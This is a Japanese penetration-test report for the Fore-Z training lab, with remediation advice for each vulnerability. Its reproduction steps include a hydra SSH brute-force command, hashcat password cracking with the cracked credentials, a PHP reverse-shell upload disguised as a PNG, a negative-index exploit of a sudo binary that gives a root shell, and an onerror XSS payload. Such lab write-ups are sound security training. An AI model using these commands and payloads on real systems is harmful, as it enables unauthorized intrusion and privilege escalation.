Fore-Z ラボ侵入テストレポート

作成日: 2025年9月2日
対象IP: 192.168.56.103
作者 : 伊藤慶祐

1. 発見された脆弱性のリスト

- SSHのデフォルト認証情報
- アクセス制御の不備による情報漏洩 (login.php)
- ファイルアップロード制限の不備によるWebシェル設置
- 設定ファイルの不適切な管理による情報漏洩 (install_memo.md)
- システム権限持ちのバイナリにおける整数オーバーフロー
- 格納型クロスサイトスクリプティング (Stored XSS)

2. 侵害ルートの概要

今回の侵入でたどった攻撃経路は以下の通りです。

1. 初期侵入 **(Initial Access):**
    - ポートスキャン後、発見したSSHサービスに対して辞書攻撃を行い、脆弱なパスワード (test:test) が設定された test ユーザーのアカウントを特定し、システムへ侵入。
2. 権限昇格 **(test -> researcher):**
    - test ユーザーの権限でWebサーバーのディレクトリを探索した結果、誰でも読み取り可能な login.php を発見。
    - ファイル内にハードコードされていた researcher ユーザーの認証情報のハッシュを取得し、Hashcat を用いた辞書攻撃でパスワードを解読。
3. **Web**シェル設置 **(researcher -> www-data):**
    - 解読した認証情報でWebポータルにログインし、ファイルアップロード機能の脆弱性を悪用。
    - PHPで作成したリバースシェルを画像ファイルに偽装してアップロードし、Webサーバー (www-data) の権限でコマンドを実行。
4. 権限昇格 **(www-data -> fore-z):**
    - Webシェルの権限でサーバー内を探索し、削除されていなかった設定メモ install_memo.md を発見。
    - このファイルに平文で記載されていた fore-z ユーザーの認証情報を入手し、SSHでログイン。
5. 最終的な権限昇格 **(fore-z -> root):**
    - fore-z ユーザーのホームディレクトリで、root権限で実行可能なSUIDバイナリ (say-hello) を発見。
    - このバイナリに存在する整数オーバーフローの脆弱性を悪用して意図的にプログラムの挙動を変更し、root 権限のシェルを獲得。

3. 発見された脆弱性の詳細

脆弱性**1: SSH**の脆弱な認証情報

- 概要:

test ユーザーのパスワードが「test」という非常に推測しやすいかつ多くのサービスにデフォルトで存在する文字列に設定されていたため、辞書攻撃によるブルートフォース攻撃が容易に成功し、初期侵入を許す原因となりました。

- **CVSS v3.1** スコア: 9.8 (緊急)
  - AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- 脆弱性の対象:
  - SSHサービス (TCPポート 22)
- 脆弱性の対処法:
  - 推測困難な強力なパスワードポリシーを強制する。
  - 短時間に複数回のログイン失敗を検知し、アクセスを遮断するツール (例: fail2ban) を導入する。
  - testユーザーなどのデフォルトユーザーを削除する。
- 参考リンク:
  -

脆弱性2: 不適切なアクセス制御による機密情報の漏洩 (login.php)

- 概要:
  Webサーバー上の login.php ファイルが、一般ユーザーからも読み取り可能なパーミッションで設置されていました。このファイルには researcher ユーザーの認証情報（ユーザー名とパスワード）のSHA256ハッシュがハードコードされており、容易に取得することができました。取得したハッシュは Hashcat 等のツールでオフラインで解析可能であり、辞書攻撃によって元のパスワードが特定されました。
- **CVSS v3.1** スコア: 5.3 (警告)
  - AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N
- 脆弱性の対象:
  - /var/www/html/login.php
- 脆弱性の対処法:
  - ソースコード内に認証情報やそのハッシュを直接記述しない。
  - ファイルパーミッションを適切に設定し、不要なユーザーからのアクセスを禁止する。

脆弱性3: 不適切なファイルアップロード制限

- 概要:
  Webポータルのファイルアップロード機能において、サーバーサイドでのファイル形式検証が不十分でした。Content-Typeヘッダーやマジックナンバーといった偽装可能な情報のみを検証していたため、PHPの悪意のあるスクリプトを画像ファイル (.png) として偽装し、アップロードすることが可能でした。
- **CVSS v3.1** スコア: 8.8 (重要)
  - AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- 脆弱性の対象:
  - Webポータルのファイルアップロード機能 (TCPポート 80)
- 脆弱性の対処法:
  - ファイル拡張子をホワイトリスト方式で厳密に検証する。
  - アップロードされたファイルは、Webルートから隔離されたディレクトリに保存し、直接実行されないように設定する。

- マジックナンバーだけでなくファイルの中身の厳密な検証をする。
- アップロードされたコンテンツを配信する際に適切なContent-Typeヘッダー（例: text/plain）を設定し、ブラウザによるHTMLとしての解釈を防ぐ。

脆弱性4: 設定ファイルの不適切な管理による認証情報漏洩 (install_memo.md)

- 概要:
  Webサーバーの権限でアクセス可能な /var/www/html ディレクトリ内に、インストール時のメモ install_memo.md が削除されずに残っていました。このファイルには fore-z ユーザーのパスワードが平文で記載されており、Webシェルを介して閲覧することで、容易に認証情報を窃取することができました。
- **CVSS v3.1** スコア: 7.2 (重要)
  - AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
- 脆弱性の対象:
  - /var/www/html/install_memo.md
- 脆弱性の対処法:
  - インストールや設定時に使用した一時的なメモファイルは、作業完了後に確実に削除する。
  - ファイル内にパスワードなどの機密情報を平文で保存しない。

脆弱性5: SUIDバイナリにおける整数オーバーフロー

- 概要:
  fore-z ユーザーがroot権限で実行できるSUIDバイナリ say-hello には、整数オーバーフローの脆弱性が存在しました (コンパイル前のmain.cの分析により発見)。特定の負数を入力として与えることで、意図しないメモリ領域にあるシェル変数が system() 関数の引数として呼び出され、結果としてroot権限で任意のコマンドを実行することができました。
- **CVSS v3.1** スコア: 7.8 (重要)
  - AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- 脆弱性の対象:
  - /home/fore-z/say-hello
- 脆弱性の対処法:
  - プログラムにおいて、外部からの入力を受け取る際は、想定される値の範囲を厳密にチェックする。(今回の場合は4以上の値はチェックしていたが0未満はチェックしていなかった。)
  - 不要なバイナリにSUIDビットを付与しない。

脆弱性6: 格納型クロスサイトスクリプティング (Stored XSS)

- 概要:
  「脆弱性3」で指摘したファイルアップロード機能の不備は、Webシェルだけでなく格納型XSS攻撃にも悪用可能です。攻撃者は悪意のあるJavaScriptコードを含んだファイルをアップロードできます。サーバー側は<script>タグは排除するようにしていますが、<img>タグにonerrorでスクリプトを付け足した場合サニタイズされないまま通ってしまいます。このファイルに他のユーザーがブラウザでアクセスすると、そのユーザーのブラウザ上でスクリプトが実行されてしまいます。
- **CVSS v3.1** スコア: 6.1 (警告)


    - AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N
- 脆弱性の対象:
    - Webポータルのファイルアップロード機能 (TCPポート 80)
- 脆弱性の対処法:
    - 「脆弱性3」の対処法と同様。

4. 脆弱性の再現手順

手順1: test ユーザーでの初期侵入


1. nmapなどのポートスキャンを通してSSHが開放されていることを確認し、hydra を使用してSSHサービスに対し辞書攻撃を実行し、test:test の認証情報を特定します。
   hydra -L users.txt -P top-20-common-ssh-passwords.txt ssh://192.168.56.103

2. 特定した認証情報でSSHログインします。
   ssh test@192.168.56.103



手順2: researcher 権限の獲得

1. test ユーザーで /var/www/html/login.php を読み、researcher のパスワードハッシュを取得します。
2. まずCrackstationデータベースを検索し、UsernameのHashを解読。次にHashcat を Weakpass Wordlistと一緒に使いパスワードを解読します。(researcher:ayato123451)




hashcatコマンド: hashcat -m 1400 -a 0 [hash_file] [path_to_wordlist]

手順3: Webシェルの設置

1. researcher の認証情報でWebポータルにログインします。
2. PHPリバースシェルをProxyを使用しUploadリクエストを編集し、.png ファイルに偽装してアップロードします。
3. アップロードしたファイルにアクセスし、コマンドをurlから直接入力してRCEを行います。

手順4: fore-z ユーザーでのログイン

1. Webシェルから /var/www/html/install_memo.md を閲覧し、fore-z:fore-z-lab-user-passowrd-abc123 の認証情報を取得します。



---

2. 取得した認証情報で fore-z ユーザーとしてSSHログインします。

手順5: root への権限昇格

1. sudo -l を実行し、/home/fore-z/say-hello がroot権限で実行可能であることを確認します。

```
fore-z@fore-z-lab:~$ sudo -l
Matching Defaults entries for fore-z on fore-z-lab:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin,
    use_pty

User fore-z may run the following commands on fore-z-lab:
    (ALL) NOPASSWD: /home/fore-z/say-hello
fore-z@fore-z-lab:~$
```

```
fore-z@fore-z-lab:~$ cat main.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

// I think that you can't call this!!
char *shell = "/bin/sh";
// hello from here
char *hello[] = {
        "echo Hello World",
        "echo This is the Fore-Z lab",
        "echo Welcome to PWN World",
        "echo Goodbye!",
};

int main(void) {
        int n;
        printf("Enter the number[0 to 3]: ");
        scanf("%d", &n);
        if (n <= 3) {
                system(hello[n]);
        }
        return 0;
}

__attribute__((constructor)) void init() {
        setvbuf(stdin, NULL, _IONBF, 0);
        setvbuf(stdout, NULL, _IONBF, 0);
}

// Compile with:
// gcc -o say-hello -no-pie -fno-stack-protector -z execstack main.c
fore-z@fore-z-lab:~$
```

2. バイナリの整数オーバーフロー脆弱性を悪用します。
   sudo ./home/fore-z/say-hello

   # Enter the number [0 to 3]: -4

3. 上記コマンドによりroot権限のシェルが起動します。whoami コマンドで root であることを確認し、最終フラグを閲覧します。
   whoami
   # root
   cat /root/flag.txt
   # flag{we_are_b0rn_t0_be_r00t!}

```
fore-z@fore-z-lab:~$ sudo ./say-hello
Enter the number[0 to 3]: -4
# whoami
root
# cat /root/flag.txt
flag{we_are_b0rn_t0_be_r00t!}
#
```

手順6: 格納型XSSの実行

1. XSSペイロードを記述したファイル（例: xss.php）を作成します。
   <img src/onerror=alert(8)> （<script>はサニタイズされてしまうので使えない）

2. 「手順3」と同様の手法で、このファイルをWebポータルにアップロードします。
3. アップロードされたファイルのURLにブラウザでアクセスすると、alert が実行され、クッキー情報などが表示されることを確認します。